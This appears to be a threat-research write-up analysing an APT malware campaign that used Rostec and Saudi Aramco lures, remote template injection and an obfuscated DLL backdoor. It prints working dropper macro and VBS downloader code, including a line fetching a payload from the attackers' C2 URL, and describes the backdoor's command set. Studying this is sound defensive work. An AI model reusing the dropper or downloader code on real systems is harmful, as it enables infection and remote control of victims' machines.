
In another effort to build trust, the spear phishing email links to the website `rostec.digital`, a domain registered by the threat actor, hosting a site made look like the official Rostec website.

This email also contains links to fake Instagram and Facebook accounts. Interestingly, the threat actor created the Facebook page in June 2021, nine months before it was used in this campaign. This was probably an attempt to attract followers, to make the page look more legitimate, and it suggests the APT group were planning this campaign long before the invasion of Ukraine.

The rostec.digital website



The rostec.digital facebook account



The rostec.digital Instagram account

3. Build Rostec


The Rostec defense conglomerate also appears in the third campaign. This time the threat actor used the file name `build_rosteh4.exe` for its malware——an apparent attempt to make it look like software from Rostec.

4. Saudi Aramco job

The most recent campaign occured in mid April and used a Word document containing a fake job advert for a "Strategy and Growth Analyst" position at Saudi Aramco as a lure.

(We also discovered a self-extracting archive file that belonged to this campaign——the archive file used a Jitsi video conferencing software icon as decoy, and created a directory named `Aramco` under `C:\ProgramData`.)

Although the job advert is written in English, it also contains a message in Russian, asking users to enable macros.



A malicious job advert urges Russian readers to enable macros

The document uses remote template injection to download a macro-embedded template, which executes a macro that drops a VBS script called `HelpCenterUpdater.vbs` in the `%USER%\Documents\AdobeHelpCenter` directory.

The template also seems to do a redundant check for the existence of `%USER%\Documents\D5yrqBxW.txt` and only if it doesn't exist, will it drop the script and execute it.

```
Private Sub Document_Close()
    On Error Resume Next
    Dim tbbpczzo0
    Dim bpva6i44b
    Dim u59ar194a

    Set tbbpczzo0 = CreateObject("WScript.Shell")
    Set bpva6i44b = CreateObject("Scripting.FileSystemObject")
    u59ar194a = Environ("USERPROFILE") + "\Documents\AdobeHelpCenter"
    If Not bpva6i44b.FileExists(Environ("USERPROFILE") + "\Documents\" + "D5yrqBxW.txt") Then
        If Not bpva6i44b.FolderExists(u59ar194a) Then bpva6i44b.CreateFolder (u59ar194a)

        qs = u59ar194a + "\HelpCenterUpdater.vbs"
        Dim pphzpuqe As Object
        Set pphzpuqe = bpva6i44b.CreateTextFile(qs, True, True)
        pphzpuqe.Write "ak93k3kh = """"""" & vbCrLf
        pphzpuqe.Write "Public Function tzxlln(str)" & vbCrLf
        pphzpuqe.Write "Dim g7wgbgaiw" & vbCrLf
        pphzpuqe.Write "Dim cd40d5gfn" & vbCrLf
        pphzpuqe.Write "Dim cd40d5gfn2" & vbCrLf
```

Macros embedded in the remote template

The obfuscated `HelpCenterUpdater.vbs` script drops another obfuscated VBS file named `UpdateRunner.vbs` and downloads the main payload ——a DLL named `GE40BRmRLP.dll`——from its command and control (C2) server. (Interestingly, some anti-analysis code, and code responsible for persistence, seems to be commented out in `UpdateRunner.vbs` and isn't executed.)

In another payload related to this campaign, the script seems to drop an EXE instead of a DLL, but after analyzing both it seems they share the same code.

```
'Remote url where .exe payload located
Url = "https://fatobara.com/prEHQMg45hMD/RNe/_/GJUcROHmr.cab"
' Function LookAt(wmiService)
'     Set colItems = wmiService.ExecQuery("Select * from Win32_Process")
'     YtNKEFiYxx = ""
'     For Each objItem In colItems
'         If objItem.Name = "procexp.exe" Then
'             YtNKEFiYxx = YtNKEFiYxx + "_pr" + "ocexp.e" + "xe"
'         End If
'         If objItem.Name = "wi" + "reshark.ex" + "e" Then
'             YtNKEFiYxx = YtNKEFiYxx + "_w" + "iresh" + "ark.exe"
'         End If
'         If objItem.Name = "tcpd" + "ump.e" + "xe" Then
'             YtNKEFiYxx = YtNKEFiYxx + "_tcpd" + "ump.exe"
'         End If
'     Next
'     If YtNKEFiYxx = "" Then
'         LookAt = True
'     Else
'         LookAt = False
'     End If
' End Function
On Error Resume Next
Set Shell = WScript.CreateObject("WScript.Shell")
Set Request = CreateObject("WinHttp.WinHttpRequest.5.1")
Set FsObject = CreateObject("Scripting.FileSystemObject")
Set bStrm = createobject("Adodb.Stream")
'jxHwmv = "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\TorBrowser"
'DXCGUd = Shell.ExpandEnvironmentStrings("%USERPROFILE%")
'AvtnDZFvWB=Shell.ExpandEnvironmentStrings("%COMPUTERNAME%")
'KIGso=Shell.ExpandEnvironmentStrings("%SYSTEMDRIVE%")
'JAsNcG=Shell.ExpandEnvironmentStrings("%APPDATA%")
'pHqXSp = Hex(FsObject.GetDrive(KIGso).SerialNumber)
CurrentDir = FsObject.GetParentFolderName(WScript.ScriptFullName)
'Local exe file name
'LocalExePath = CurrentDir + "\update_21_06_22.exe"
LocalExePath = CurrentDir + "\GE40BRmRLP.dll"
LocalPath =  CurrentDir + "\UpdateRunner.vbs"
'Set objWMIService = GetObject("winmgmts://" & "." & "/root/cimv2")
'Set colItems = objWMIService.ExecQuery("Select * from Win32_Process")
YtNKEFiYxx = ""
VCcEMrgBLS = 1
```


Deobfuscated `HelpCenterUpdater.vbs`

The job of the `UpdateRunner.vbs` script is to execute the DLL through `rundll32.exe`.

```
q = 1
ehf = "C:\Users\admin\Documents\AdobeHelpCenter\GE40BRmRLP.dll"
Set FsObject = CreateObject("Scripting.FileSystemObject")
Set Shell = WScript.CreateObject("WScript.Shell")
Do
WScript.Sleep 4236
If FsObject.Fileexists(ehf) Then
R=Shell.Run("cmd.exe /C rundll32
C:\Users\admin\Documents\AdobeHelpCenter\GE40BRmRLP.dll,DllEntry", 4, False)
q = 0
End If
Loop While q > 0
```

Deobfuscated `UpdateRunner.vbs`

The malicious DLL contains the code that communicates with the C2 server and executes the commands it receives from it.



The attack chain for the Saudi Aramco-themed APT campaign

The malware, which is common to all four campaigns, is explained in detail in the next section.

Payload analysis

This analysis focuses on the `GE40BRmRLP.dll` payload from the Saudi Aramco campaign, but the malware used in all four campaigns is essentially the same, with small differences in the code.

The DLL is heavily obfuscated and most of the library functions are statically linked. IDA is barely able to recognize any functions, though it was able to recognize a few that indicate the DLL was most likely compiled with LLVM. The DLL's original name is supposed to be `simpleloader.dll`, as we can see after analyzing it a bit.

```
1  __int64 __fastcall DLLMain(__int64 a1, int a2)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    if ( a2 == DLL_PROCESS_ATTACH )
6    {
7      init_cert_buffers();
8      alloc_and_zero(v3, v2, v4, v5);
9      Sleep(0x7D0u);
10     ucrt_init();
11     if ( empty() < 0 )
12       exit(1);
13     net_init();
14     if ( pos_derive_key() )
15       exit(1);
16     Sleep(0xBB8u);
17     main_comm_loop();
18   }
19   return 1i64;
20 }
```

The DLLMain function from `GE40BRmRLP.dll`


Before we dive into the functionality and capabilities of this malware, let's look at various methods it uses to make the analysis difficult for us.

Anti-analysis techniques

Control Flow Flattening

All of the samples used in these campaigns use control flow flattening heavily, a technique that flattens the nested structure of a program, making analysis very difficult. We used the D810 plugin for IDA which has the capability to deobfuscate flattened code and make the decompilation more readable.

Although there are many tools that can perform control flow flattening, in this case we suspect OLLVM——an obfuscator for LLVM——was used. The different samples had different levels of flattening and OLLVM allows users to specify this. Additionally we also saw what looks like the Bogus Control Flow LLVM pass being used.



Control Flow Flattening used by the malware

String obfuscation

The payload's strings are obfuscated with simple XOR encoding. The `decode_string` function which is used to decode a string takes 3 arguments: The encoded string, the destination of the decoded string, and the byte that is used while decoding the string.

Each string is decoded every time it's required by the malware.

```
__int64 __fastcall decode_string_0(__int64 encoded_str, __int64 dest, char byte)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  i = 0;
  do
  {
    *(dest + i) = *(encoded_str + i) ^ 0xA6;
    *(dest + i) = byte ^ (*(dest + i) - 1);
    ++i;
    result = dest;
  }
  while ( *(dest + i - 1) );
  return result;
}
```


The `decode_string` function from `GE40BRmRLP.dll`

Command and control

Before contacting its C2 server the malware derives an ID which is unique to every machine, which could be used to differentiate infections. It uses the data from the following APIs to construct the ID:

- `GetFileAttributesA` on the `C:\Windows` directory
- `GetComputerNameA`
- `GetVolumeInformationA` on the `C:\` drive

It then calculates a hash of this data using the Blake2b-256 algorithm and sends it when it makes the first contact with its C2.




Deriving the ID

The C2 address is decoded every time the malware sends a request. To communicate with the C2 the malware uses `GET` requests in the form `url/?wSR=data`, where data contains the encoded information.

Interestingly Any.run and Fiddler fail to capture the HTTPS requests made by the malware. To make them, the malware doesn't use any library functions but instead implements everything over raw sockets, and it uses the WolfSSL library to implement SSL itself. Our analysis also uncovered traces of http-parser from ZephyrOS. The certificate used for the SSL communication is stored inside the binary as chunks of encoded strings. Initially the malware decodes this data and stores it. Later, while making the HTTPS request, it loads this data using WolfSSL's loadX509orX509REQFromBuffer.

After making every request the malware sleeps for a random amount of time.



HTTPS `GET` request

Based on the response to the above request, the malware decides which of command to execute:

1. `getcomputername`. This retrieves the computer name using `GetComputerNameA` and sends a response to the C2 containing the unique id and the computer name.
2. `upload`. This receives a file name and file contents from the C2 which it writes to the local file system.
3. `execute`. This receives a command line instruction from the C2 and executes it using `CreateProcessA`. If the command is successful then the malware sends the UID with the "OK" string to the C2, or the output of `GetLastError` if it fails.
4. `exit`. This is used to terminate the malware process.
5. `ls`. This command uses a directory name from the C2, or the name of the current directory if one isn't provided. It uses the `FindFirstFile` and `FindNextFile` function to retrieve a list of all the files under the directory and sends it back to the C2.

```
            filename = decode_response(*https_request, *(https_request + 2), &v223, v84);
            free_stuff_1(v221);
            free_stuff_0(https_request);
LABEL_26:
            v159 = 0;
            v158 = 0;
            hFile = Create_File(filename, 0x40000000u, 1u, 0, 1, 128, 0);
            if ( hFile == -1i64 )
            {
              v158 = Get_LastError_0();
              v159 = 1;
            }
            else
            {
